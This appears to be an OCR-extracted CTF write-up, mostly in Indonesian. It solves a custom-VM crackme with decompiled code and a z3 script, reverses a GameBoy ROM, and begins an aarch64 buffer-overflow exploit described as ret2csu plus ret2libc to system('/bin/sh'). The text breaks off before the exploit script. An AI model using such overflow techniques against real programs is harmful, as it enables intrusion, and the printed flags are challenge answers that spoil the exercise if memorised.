#           *(_DWORD *)(a1 + 4i64 * *v8) |= v7;
#           *(_DWORD *)(a1 + 96) += 3;
```

```
#           return 0i64;
#         case 6:
#           v9 = *(_DWORD *)(a1
#                           + 4i64
#                           * *(unsigned __int8 *)sub_7FF66E2E2680(a1
+ 104, (unsigned int)(*(_DWORD *)(a1 + 96) + 2)));
#           v10 = (unsigned __int8 *)sub_7FF66E2E2680(a1 + 104,
(unsigned int)(*(_DWORD *)(a1 + 96) + 1));
#           *(_DWORD *)(a1 + 4i64 * *v10) += v9;
#           *(_DWORD *)(a1 + 96) += 3;
#           return 0i64;
#         case 8:
#           v11 = *(_DWORD *)(a1
#                            + 4i64
#                            * *(unsigned __int8 *)sub_7FF66E2E2680(a1
+ 104, (unsigned int)(*(_DWORD *)(a1 + 96) + 2)));
#           v12 = (unsigned __int8 *)sub_7FF66E2E2680(a1 + 104,
(unsigned int)(*(_DWORD *)(a1 + 96) + 1));
#           *(_DWORD *)(a1 + 4i64 * *v12) -= v11;
#           *(_DWORD *)(a1 + 96) += 3;
#           return 0i64;
#         case 9:
#           v13 = *(_DWORD *)(a1
#                            + 4i64
#                            * *(unsigned __int8 *)sub_7FF66E2E2680(a1
+ 104, (unsigned int)(*(_DWORD *)(a1 + 96) + 2)));
#           v14 = (unsigned __int8 *)sub_7FF66E2E2680(a1 + 104,
(unsigned int)(*(_DWORD *)(a1 + 96) + 1));
#           *(_DWORD *)(a1 + 4i64 * *v14) *= v13;
#           *(_DWORD *)(a1 + 96) += 3;
#           return 0i64;
#         case 16:
#           v15 = (_DWORD *)sub_7FF66E2E2680(a1 + 104, (unsigned
int)(*(_DWORD *)(a1 + 96) + 2));
#           *(_DWORD *)(a1
#                       + 4i64 * *(unsigned __int8
*)sub_7FF66E2E2680(a1 + 104, (unsigned int)(*(_DWORD *)(a1 + 96) +
1))) = *v15;
#           *(_DWORD *)(a1 + 96) += 6;
```

```
#           return 0i64;
#         case 17:
#           v16 = *(unsigned __int8 *)sub_7FF66E2E2680(a1 + 104,
(unsigned int)(*(_DWORD *)(a1 + 96) + 2));
#           *(_DWORD *)(a1
#                     + 4i64 * *(unsigned __int8
*)sub_7FF66E2E2680(a1 + 104, (unsigned int)(*(_DWORD *)(a1 + 96) +
1))) = *(_DWORD *)(a1 + 4i64 * v16);
#           *(_DWORD *)(a1 + 96) += 3;
#           return 0i64;
#         default:
#           break;
#       }
#     }
# LABEL_15:
#     j_exit(1);
#   }
#   if ( v1 != 255 )
#     goto LABEL_15;
#   return 1i64;
# }
# Parse the custom re-defined OPCODE
print("================== PARSED OPCODE ==================\n")
pc = 0
while pc != len(cvr):
      if cvr[pc] == 0x11:
            print("MOVREG r{}, r{}".format(cvr[pc+1],cvr[pc+2]))
            pc += 3
            continue
      if cvr[pc] == 0x10:
            print("MOVREGZX r{}, 0x%.8x".format(cvr[pc+1]) %
struct.unpack("I",cvr[pc+2:pc+6]))
            pc += 6
            continue
      if cvr[pc] == 0x9:
            print("IMUL r{}, r{}".format(cvr[pc+1],cvr[pc+2]))
            pc+=3
            continue
      if cvr[pc] == 0x8:
```

```
            print("SUB r{}, r{}".format(cvr[pc+1],cvr[pc+2]))
            pc+=3
            continue
      if cvr[pc] == 0x6:
            print("ADD r{}, r{}".format(cvr[pc+1],cvr[pc+2]))
            pc+=3
            continue
      if cvr[pc] == 0x3:
            print("OR r{}, r{}".format(cvr[pc+1],cvr[pc+2]))
            pc+=3
            continue
      if cvr[pc] == 0x2:
            print("AND r{}, r{}".format(cvr[pc+1],cvr[pc+2]))
            pc+=3
            continue
      if cvr[pc] == 0x1:
            print("XOR r{}, r{}".format(cvr[pc+1],cvr[pc+2]))
            pc+=3
            continue
      if cvr[pc] == 0xff:
            break

print("\n=======================================")

#Each register stores up to 4 bytes, that means when allocated at
that subroutine, each rsize
#takes exactly 1 * (size = 4) of our input, totalling 1 * 4 *
6(registers [r0-r6])
#And finally do looping to the switch case above to find the correct
instructions and
#what to do next

# bool __fastcall sub_7FF66E2C19AE(_DWORD *a1, _DWORD *a2)
# {
#   char i; // [rsp+2Fh] [rbp-1h]

#   *a1 = *a2;
#   a1[1] = a2[1];
#   a1[2] = a2[2];
```

```
#   a1[3] = a2[3];
#   a1[4] = a2[4];
#   a1[5] = a2[5];
#   for ( i = 0; !i; i = sub_7FF66E2C1530((__int64)a1) )
#     ;
#   return *a1 == 0;
# }

#This function is called in our main function whereas it does as the
"flag" checker!

# __int64 sub_7FF66E2C1A57()
# {
#   FILE *v0; // rax
#   size_t v2; // rsi
#   const void *v3; // rbx
#   void *v4; // rax
#   int v5[26]; // [rsp+20h] [rbp-60h] BYREF
#   _BYTE v6[24]; // [rsp+88h] [rbp+8h] BYREF
#   __int64 v7[33]; // [rsp+A0h] [rbp+20h] BYREF

#   sub_7FF66E2CB410();
#   memset(v7, 0, 256);
#   j_puts(Buffer);
#   v0 = (FILE *)off_7FF66E2E8190(1i64);
#   j_fflush(v0);
#   if ( (unsigned int)sub_7FF66E2D9AF0("%24s", (const char *)v7) ==
1 )
#   {
#     sub_7FF66E2DAAF0(v5);
#     sub_7FF66E2E2590(v6, 4096i64);
#     v2 = sub_7FF66E2DD0D0(qword_7FF66E2F4040);
#     v3 = (const void *)sub_7FF66E2DCF40(qword_7FF66E2F4040);
#     v4 = (void *)sub_7FF66E2E2680(v6, 0i64);
#     j_memcpy(v4, v3, v2);
#     if ( sub_7FF66E2C19AE(v5, v7) )
#       j_puts(aYeet);
#     else
#       j_puts(aNyeh);
```

```
#     sub_7FF66E2DAB40(v5);
#     return 0i64;
#   }
#   else
#   {
#     j_puts(aInvalidLength);
#     return 1i64;
#   }
# }


#If it's correct, it'll prompt "Yeet", but if it's not, it'll prompt
"Nyeh~"
#We continue to run our parsed emulated bytecode and got this output:


# MOVREG r6, r0
# XOR r6, r3
# MOVREGZX r7, 0x2c6e2d17
# XOR r6, r7
# MOVREG r8, r1
# ADD r8, r2
# MOVREGZX r9, 0xbea6b1d3
# XOR r8, r9
# SUB r5, r3
# MOVREGZX r10, 0x0522eb34
# XOR r10, r5
# ADD r2, r0
# MOVREGZX r11, 0xd254b0c8
# XOR r11, r2
# ADD r0, r1
# MOVREGZX r13, 0xd294d1b3
# XOR r13, r0
# MOVREG r14, r4
# XOR r14, r1
# MOVREGZX r15, 0x7b575d2f
# XOR r15, r14
# MOVREG r16, r4
# ADD r5, r3
```

```
# XOR r16, r5
# MOVREGZX r17, 0x40560407
# XOR r17, r16
# XOR r6, r8
# XOR r10, r11
# XOR r6, r10
# XOR r13, r15
# XOR r6, r13
# XOR r6, r15
# XOR r6, r17
# MOVREG r0, r6


#Each registers contain our DWORD-size input, that means r0 ~> input[0-3], r1 ~> input[4-7] and so on.
#This is solvable using z3 since it had a hardcoded checking of the calculated product

#Use z3 for 4 bytes * 6 validation

flag = [
  BitVec("flag[0]", 32),
  BitVec("flag[1]", 32),
  BitVec("flag[2]", 32),
  BitVec("flag[3]", 32),
  BitVec("flag[4]", 32),
  BitVec("flag[5]", 32)
]

s = Solver()

# MOVREG r6, r0
# XOR r6, r3
# MOVREGZX r7, 0x2c6e2d17
s.add((flag[0] ^ flag[3]) == 0x2c6e2d17)

# MOVREG r8, r1
# ADD r8, r2
# MOVREGZX r9, 0xbea6b1d3
```


```
s.add((flag[1] + flag[2]) == 0xbea6b1d3)

# SUB r5, r3
# MOVREGZX r10, 0x0522eb34
s.add((flag[5] - flag[3]) == 0x0522eb34)

# ADD r2, r0
# MOVREGZX r11, 0xd254b0c8
s.add((flag[2] + flag[0]) == 0xd254b0c8)

# ADD r0, r1
# MOVREGZX r13, 0xd294d1b3
s.add((flag[0] + flag[1]) == 0xd294d1b3)

# MOVREG r14, r4
# XOR r14, r1
# MOVREGZX r15, 0x7b575d2f
s.add((flag[4] ^ flag[1]) == 0x7b575d2f)

# MOVREG r16, r4
# ADD r5, r3 -> restore the substracted r5 register before back to
normal
# XOR r16, r5
# MOVREGZX r17, 0x40560407
s.add((flag[4] ^ flag[5]) == 0x40560407)


print(s.check()) #check if sat
model = s.model()
pw = b''.join([long_to_bytes(int(str(model[flag[i]])))[::-1] for i in
range(len(model))]) #since this is BitVec32, conv with long_to_bytes
print("NCW22{" + pw.decode() + "}")
```

Flag: NCW22{Th!s_is_tH3_CEO_p4$$w0rd}

- 80’s


Diberikan sebuah file “.gb” dengan arsitektur **Zilog80 (z80)** yang merupakan ekstensi dari file program GameBoy. Peserta dapat menggunakan plugin yang support dalam melakukan analisa ROM pada GB file seperti pada Ghidra (GhidraBoy) dan sebagainya.

Pertama, kita dapat melakukan analisa statis dasar untuk mengetahui *behaviour* apa yang akan kita dapatkan jika kita menyelesaikan suatu objektif, baik itu adanya *strings* “Flag” atau semacamnya.



...	Location	Label	Code Unit	String View	String...	Length	Is Word
	041a		LD param_2,SP+0x78	"x*OF!"	string	6	false
	0457		ds "BZ<<Here's your secret:"	"BZ<<Here's your secret:"	string	24	true
	057c	s_012345678...	ds "0123456789ABCDEF"	"0123456789ABCDEF"	string	17	true
	0f10		ds " !\"#$%&'()*+,-./0123456...	" !\"#$%&'()*+,-./0123456789:;<=>?...	string	65	true
	0f69		?? 24h $	"$~$$~$"	string	7	false

Terdapat indikasi *strings* menarik disana yang dapat diasumsikan jika kita menyelesaikan sebuah objektif. Cek *xrefs* dari *strings* tersebut:




```
void FUN_0200(char param_5,char param_6)

{
  byte bVar1;
  undefined2 uVar2;
  ushort uVar3;
  undefined auStack256 [117];
  undefined2 uStack139;
  undefined *puStack137;
  ushort uStack135;
  ushort uStack133;
  char *pcStack131;
  undefined uStack129;
  undefined uStack128;
  ushort uStack9;
  ushort uStack7;
```


```
byte local_5;
byte local_4;
byte local_3;
undefined2 local_2;

pcStack131 = (char *)((ushort)auStack256 | 0x7f);
uStack129 = 0x6f;
uStack128 = 1;
uVar3 = (ushort)auStack256 | 0x7f;
*(undefined *)(uVar3 + 2) = 0x9b;
*(undefined *)(uVar3 + 3) = 0;
*(undefined *)((short)pcStack131 + 4) = 0x6f;
*(undefined *)((short)pcStack131 + 5) = 1;
*(undefined *)((short)pcStack131 + 6) = 0x8b;
*(undefined *)((short)pcStack131 + 7) = 0;
*(undefined *)((short)pcStack131 + 8) = 0x78;
*(undefined *)((short)pcStack131 + 9) = 1;
*(undefined *)((short)pcStack131 + 10) = 0x8e;
*(undefined *)((short)pcStack131 + 0xb) = 0;
*(undefined *)((short)pcStack131 + 0xc) = 0x57;
*(undefined *)((short)pcStack131 + 0xd) = 1;
*(undefined *)((short)pcStack131 + 0xe) = 0xae;
*(undefined *)((short)pcStack131 + 0xf) = 0;
*(undefined *)((short)pcStack131 + 0x10) = 0x1f;
*(undefined *)((short)pcStack131 + 0x11) = 1;
*(undefined *)((short)pcStack131 + 0x12) = 0xfb;
*(undefined *)((short)pcStack131 + 0x13) = 0;
*(undefined *)((short)pcStack131 + 0x14) = 0x40;
*(undefined *)((short)pcStack131 + 0x15) = 1;
*(undefined *)((short)pcStack131 + 0x16) = 0xbb;
*(undefined *)((short)pcStack131 + 0x17) = 0;
*(undefined *)((short)pcStack131 + 0x18) = 0x73;
*(undefined *)((short)pcStack131 + 0x19) = 1;
*(undefined *)((short)pcStack131 + 0x1a) = 0xf8;
*(undefined *)((short)pcStack131 + 0x1b) = 0;
*(undefined *)((short)pcStack131 + 0x1c) = 0x40;
*(undefined *)((short)pcStack131 + 0x1d) = 1;
*(undefined *)((short)pcStack131 + 0x1e) = 0xac;
*(undefined *)((short)pcStack131 + 0x1f) = 0;
```

```
*(undefined *)((short)pcStack131 + 0x20) = 0x73;
*(undefined *)((short)pcStack131 + 0x21) = 1;
*(undefined *)((short)pcStack131 + 0x22) = 0xb1;
*(undefined *)((short)pcStack131 + 0x23) = 0;
*(undefined *)((short)pcStack131 + 0x24) = 0x1f;
*(undefined *)((short)pcStack131 + 0x25) = 1;
*(undefined *)((short)pcStack131 + 0x26) = 0xbc;
*(undefined *)((short)pcStack131 + 0x27) = 0;
*(undefined *)((short)pcStack131 + 0x28) = 0x73;
*(undefined *)((short)pcStack131 + 0x29) = 1;
*(undefined *)((short)pcStack131 + 0x2a) = 0xbf;
*(undefined *)((short)pcStack131 + 0x2b) = 0;
*(undefined *)((short)pcStack131 + 0x2c) = 0x45;
*(undefined *)((short)pcStack131 + 0x2d) = 1;
*(undefined *)((short)pcStack131 + 0x2e) = 0xbc;
*(undefined *)((short)pcStack131 + 0x2f) = 0;
*(undefined *)((short)pcStack131 + 0x30) = 0x44;
*(undefined *)((short)pcStack131 + 0x31) = 1;
*(undefined *)((short)pcStack131 + 0x32) = 0x97;
*(undefined *)((short)pcStack131 + 0x33) = 0;
*(undefined *)((short)pcStack131 + 0x34) = 0x4b;
*(undefined *)((short)pcStack131 + 0x35) = 1;
*(undefined *)((short)pcStack131 + 0x36) = 0xfc;
*(undefined *)((short)pcStack131 + 0x37) = 0;
*(undefined *)((short)pcStack131 + 0x38) = 0x41;
*(undefined *)((short)pcStack131 + 0x39) = 1;
*(undefined *)((short)pcStack131 + 0x3a) = 0xad;
*(undefined *)((short)pcStack131 + 0x3b) = 0;
*(undefined *)((short)pcStack131 + 0x3c) = 0x73;
*(undefined *)((short)pcStack131 + 0x3d) = 1;
*(undefined *)((short)pcStack131 + 0x3e) = 0xaa;
*(undefined *)((short)pcStack131 + 0x3f) = 0;
*(undefined *)((short)pcStack131 + 0x40) = 0x1c;
*(undefined *)((short)pcStack131 + 0x41) = 1;
*(undefined *)((short)pcStack131 + 0x42) = 0xf9;
*(undefined *)((short)pcStack131 + 0x43) = 0;
*(undefined *)((short)pcStack131 + 0x44) = 0x56;
*(undefined *)((short)pcStack131 + 0x45) = 1;
*(undefined *)((short)pcStack131 + 0x46) = 0xf0;
```

```
  *(undefined *)((short)pcStack131 + 0x47) = 0;
  *(undefined *)((short)pcStack131 + 0x48) = 0x1c;
  *(undefined *)((short)pcStack131 + 0x49) = 1;
  *(undefined *)((short)pcStack131 + 0x4a) = 0xf7;
  *(undefined *)((short)pcStack131 + 0x4b) = 0;
  *(undefined *)((short)pcStack131 + 0x4c) = 0x51;
  *(undefined *)((short)pcStack131 + 0x4d) = 1;
  *(undefined *)((short)pcStack131 + 0x4e) = 0;
  *(undefined *)((short)pcStack131 + 0x4f) = 0;
  uStack9 = (ushort)auStack256 | 0xcf;
  uStack7 = uStack9;
  local_2 = 0;
  do {
    uStack133 = 2;
    uStack135 = local_2;
    puStack137 = (undefined *)0x38d;
    uVar2 = FUN_0b32();
    local_4 = (byte)uVar2;
    local_3 = (byte)((ushort)uVar2 >> 8);
    local_5 = *(byte *)(CONCAT11(local_2._1_1_ << 1 |
CARRY1((byte)local_2,(byte)local_2),
                                 (byte)local_2 * '\x02') +
(short)pcStack131);
    if ((local_3 | local_4) == 0) {
      uVar3 = local_2 + uStack7;
      local_4 = (byte)uVar3;
      local_3 = (byte)(uVar3 >> 8);
      *(byte *)(uVar3 & 0xff | (ushort)local_3 << 8) = param_5 *
'\x03' ^ local_5;
    }
    else {
      *(byte *)(uStack9 + local_2) = param_6 * '\x02' ^ local_5;
    }
    local_2._0_1_ = (byte)local_2 + 1;
    uVar3 = local_2 & 0xff00;
    if ((byte)local_2 == 0) {
      local_2._1_1_ = (byte)(uVar3 >> 8);
      uVar3 = (ushort)(byte)(local_2._1_1_ + 1) << 8;
    }
```

```
    local_2 = uVar3 | (byte)local_2;
    local_2._1_1_ = (byte)(uVar3 >> 8);
  } while ((uVar3 & 0x8000) != 0 || local_2._1_1_ < ((byte)local_2 <
0x27));
  pcStack131 = "Here\'s your secret:";
  uStack133 = 0x418;
  FUN_0ab5();
  pcStack131 = (char *)0x0;
  uStack133 = uStack9;
  do {
    uStack135 = SEXT12(*(char *)CONCAT11((char)((ushort)pcStack131 >>
8) + (char)(uStack133 >> 8) +

CARRY1((byte)pcStack131,(byte)uStack133),
                                        (byte)pcStack131 +
(byte)uStack133));
    puStack137 = &DAT_046f;
    uStack139 = 0x436;
    FUN_0529();
    pcStack131 = (char *)((short)pcStack131 + 1);
    bVar1 = !SUB21((ushort)pcStack131 >> 0xf,0) * -0x80;
  } while (bVar1 < 0x80 || (byte)(bVar1 + 0x80) < ((byte)pcStack131 <
0x27));
  return;
}
```

Disini tampaknya merupakan sebuah fungsi *self-decryption* yang akan di *trigger* jika memang dipanggil dan di*passing* oleh 2 parameter sehingga fungsi ini dependen.



Terdapat 4 fungsi yang memanggil FUN_200, mari kita langsung cek yang pertama.

```
void FUN_0472(void)
```

```
{
  byte bVar1;
  undefined in_F;
  ushort uVar2;
  ushort extraout_BC;
  ushort uVar3;
  ushort extraout_DE;
  ushort uVar4;
  ushort uVar5;

  bVar1 = read_volatile_1(LCDC);
  uVar2 = CONCAT11(bVar1,in_F) & 0xfb0f;
  write_volatile_1(LCDC,(byte)(uVar2 >> 8));
  FUN_0a43(&DAT_250d,CONCAT11(1,(char)uVar2),&DAT_044b);
  DAT_c002 = 0;
  DAT_c000 = 0x25;
  DAT_c001 = 0xd;
  bVar1 = read_volatile_1(LCDC);
  write_volatile_1(LCDC,bVar1 | 2);
  do {
    uVar5 = FUN_0a83();
    uVar2 = extraout_BC;
    uVar4 = extraout_DE;
    if ((extraout_DE & 1) != 0) {
      DAT_c001 = (char)extraout_BC + 1;
      uVar3 = extraout_BC & 0xff00 | (ushort)DAT_c001;
      DAT_c000 = (byte)((extraout_BC & 0xff00) >> 8);
      uVar5 = 0xc001;
      uVar2 = uVar3;
      if ((((char)((DAT_c001 == 100) << 7) < '\0') &&
((char)((DAT_c000 == 100) << 7) < '\0')) &&
         ((extraout_DE & 0x20) != 0)) {
        FUN_0200();
        uVar5 = uVar3;
      }
    }
    if ((uVar4 & 2) != 0) {
      DAT_c001 = (char)uVar2 - 1;
```

```
      uVar3 = uVar2 & 0xff00 | (ushort)DAT_c001;
      DAT_c000 = (byte)((uVar2 & 0xff00) >> 8);
      uVar5 = 0xc001;
      uVar2 = uVar3;
      if ((((char)((DAT_c001 == 100) << 7) < '\0') &&
((char)((DAT_c000 == 100) << 7) < '\0')) &&
         ((uVar4 & 0x20) != 0)) {
        FUN_0200();
        uVar5 = uVar3;
      }
    }
    if ((uVar4 & 4) != 0) {
      DAT_c000 = (char)(uVar2 >> 8) - 1;
      uVar3 = uVar2 & 0xff | (ushort)DAT_c000 << 8;
      uVar5 = 0xc001;
      DAT_c001 = (byte)(uVar2 & 0xff);
      uVar2 = uVar3;
      if ((((char)((DAT_c001 == 100) << 7) < '\0') &&
((char)((DAT_c000 == 100) << 7) < '\0')) &&
         ((uVar4 & 0x20) != 0)) {
        FUN_0200();
        uVar5 = uVar3;
      }
    }
    if ((uVar4 & 8) != 0) {
      DAT_c000 = (char)(uVar2 >> 8) + 1;
      uVar3 = uVar2 & 0xff;
      uVar2 = uVar3 | (ushort)DAT_c000 << 8;
      uVar5 = 0xc001;
      DAT_c001 = (byte)uVar3;
      if ((((char)((DAT_c001 == 100) << 7) < '\0') &&
((char)((DAT_c000 == 100) << 7) < '\0')) &&
         ((uVar4 & 0x20) != 0)) {
        uVar5 = uVar2;
        FUN_0200();
      }
    }
    FUN_09f8(uVar5,uVar2);
  } while( true );
```


```
}
```

FUN_200 akan terpanggil jika data pada ROM 0xc000 dan 0xc001 memiliki nilai 100 dan juga terdapat variabel cek tambahan [extraout_DE & 0x20]. Apa maksud dari hasil dekompilasi tersebut? Tidak hanya DE, ada extraout_BC juga. Hal tersebut merupakan sebuah *register* yang ada pada arsitektur z80. Jika kita telusuri *assembly*nya:


```
            049d cb  43          BIT       0x0 ,E
            049f 28  1e          JR        Z,LAB_04bf
            04a1 0c              INC       C
            04a2 21  00  c0      LD        HL,0xc000
            04a5 78              LD        A,B
            04a6 22              LD        (HL+)=>DAT_c000 ,A
= ??
            04a7 71              LD        (HL=>DAT_c001 ),C
= ??
            04a8 79              LD        A,C
            04a9 d6  64          SUB       0x64
            04ab 20  12          JR        NZ,LAB_04bf
            04ad 78              LD        A,B
            04ae d6  64          SUB       0x64
            04b0 20  0d          JR        NZ,LAB_04bf
            04b2 cb  6b          BIT       0x5 ,E
            04b4 28  09          JR        Z,LAB_04bf
            04b6 c5              PUSH      BC=>DAT_250e
= FFh
            04b7 d5              PUSH      DE=>DAT_044b
= 3Ch    <
            04b8 c5              PUSH      BC=>DAT_250e
= FFh
            04b9 cd  00  02      CALL      FUN_0200
```

Instruksi tadi sebenarnya mereferensikan pada **BIT 0X5, E**, dan seperti yang kita tahu sebenarnya pada GameBoy juga tersedia tombol A dan B. Jika kita lansir dari https://www.chibiakumas.com/z80/platform2.php#LessonP12 , bit 5, [] merupakan indikasi *joypad reading* saat kita memijit tombol B pada GameBoy, yang kalau di laptop (US Keyboard) itu huruf A. Jadi kondisinya adalah -> Address 0xC000 dan 0xc001 harus 100 sekaligus sambil memijit huruf A.

Untuk mengecek lebih lanjut isi dari Memory Addressnya, kita dapat menggunakan tools **BGB** dan memanfaatkan fitur debuggernya.




Cek *prior value* dari kedua memory address tersebut masih 0x25 dan 0xd, kita perlu mengecek apakah jika kita gerakkan *emoji*nya ke atas, bawah , kiri , kanan akan merubah *value* nya?



Ternyata berubah, oleh karena itu sesuaikan dan gerakkan *emoji*nya sampai keduanya memiliki *value* 0x64 -> 100 dan saat salah satunya sudah mendekati nilainya, pijit huruf A pada *keyboard*.

Dan akhirnya, kita mendapatkan *flag*nya dan asumsi kita benar bahwa fungsi tadi merupakan sebuah *self-decryption subroutine*:



Ganti prefix flag menjadi NCW22.

Intended lainnya -> xor bytearray ganjil dengan 200 dan yang genap dengan 300 (setelah mengetahui kedua parameter value diketahui bernilai 100).

Flag: NCW22{f33ls_0ld_y3t_with_g4me_b01z80?}

Binary Exploitation

I am Strong

Langkah Penyelesaian:

Dikarenakan file aarch64, maka harus pake qemu dijalankan atau memakai docker

```
┌──(root㉿kali)-[/media/…/CSCCTF/Qual/ARM/solver]
└─# qemu-aarch64 -L /usr/aarch64-linux-gnu ./chall
Welcome to challenge Ez
Ez gaming 0×5500000a44
> 
```

Terdapat buffer overflow dan leak PIE address.
Penulis menggunakan ret2csu untuk leak address libc dan langsung ret2libc ke system untuk memanggil system('/bin/sh').

Run script

```
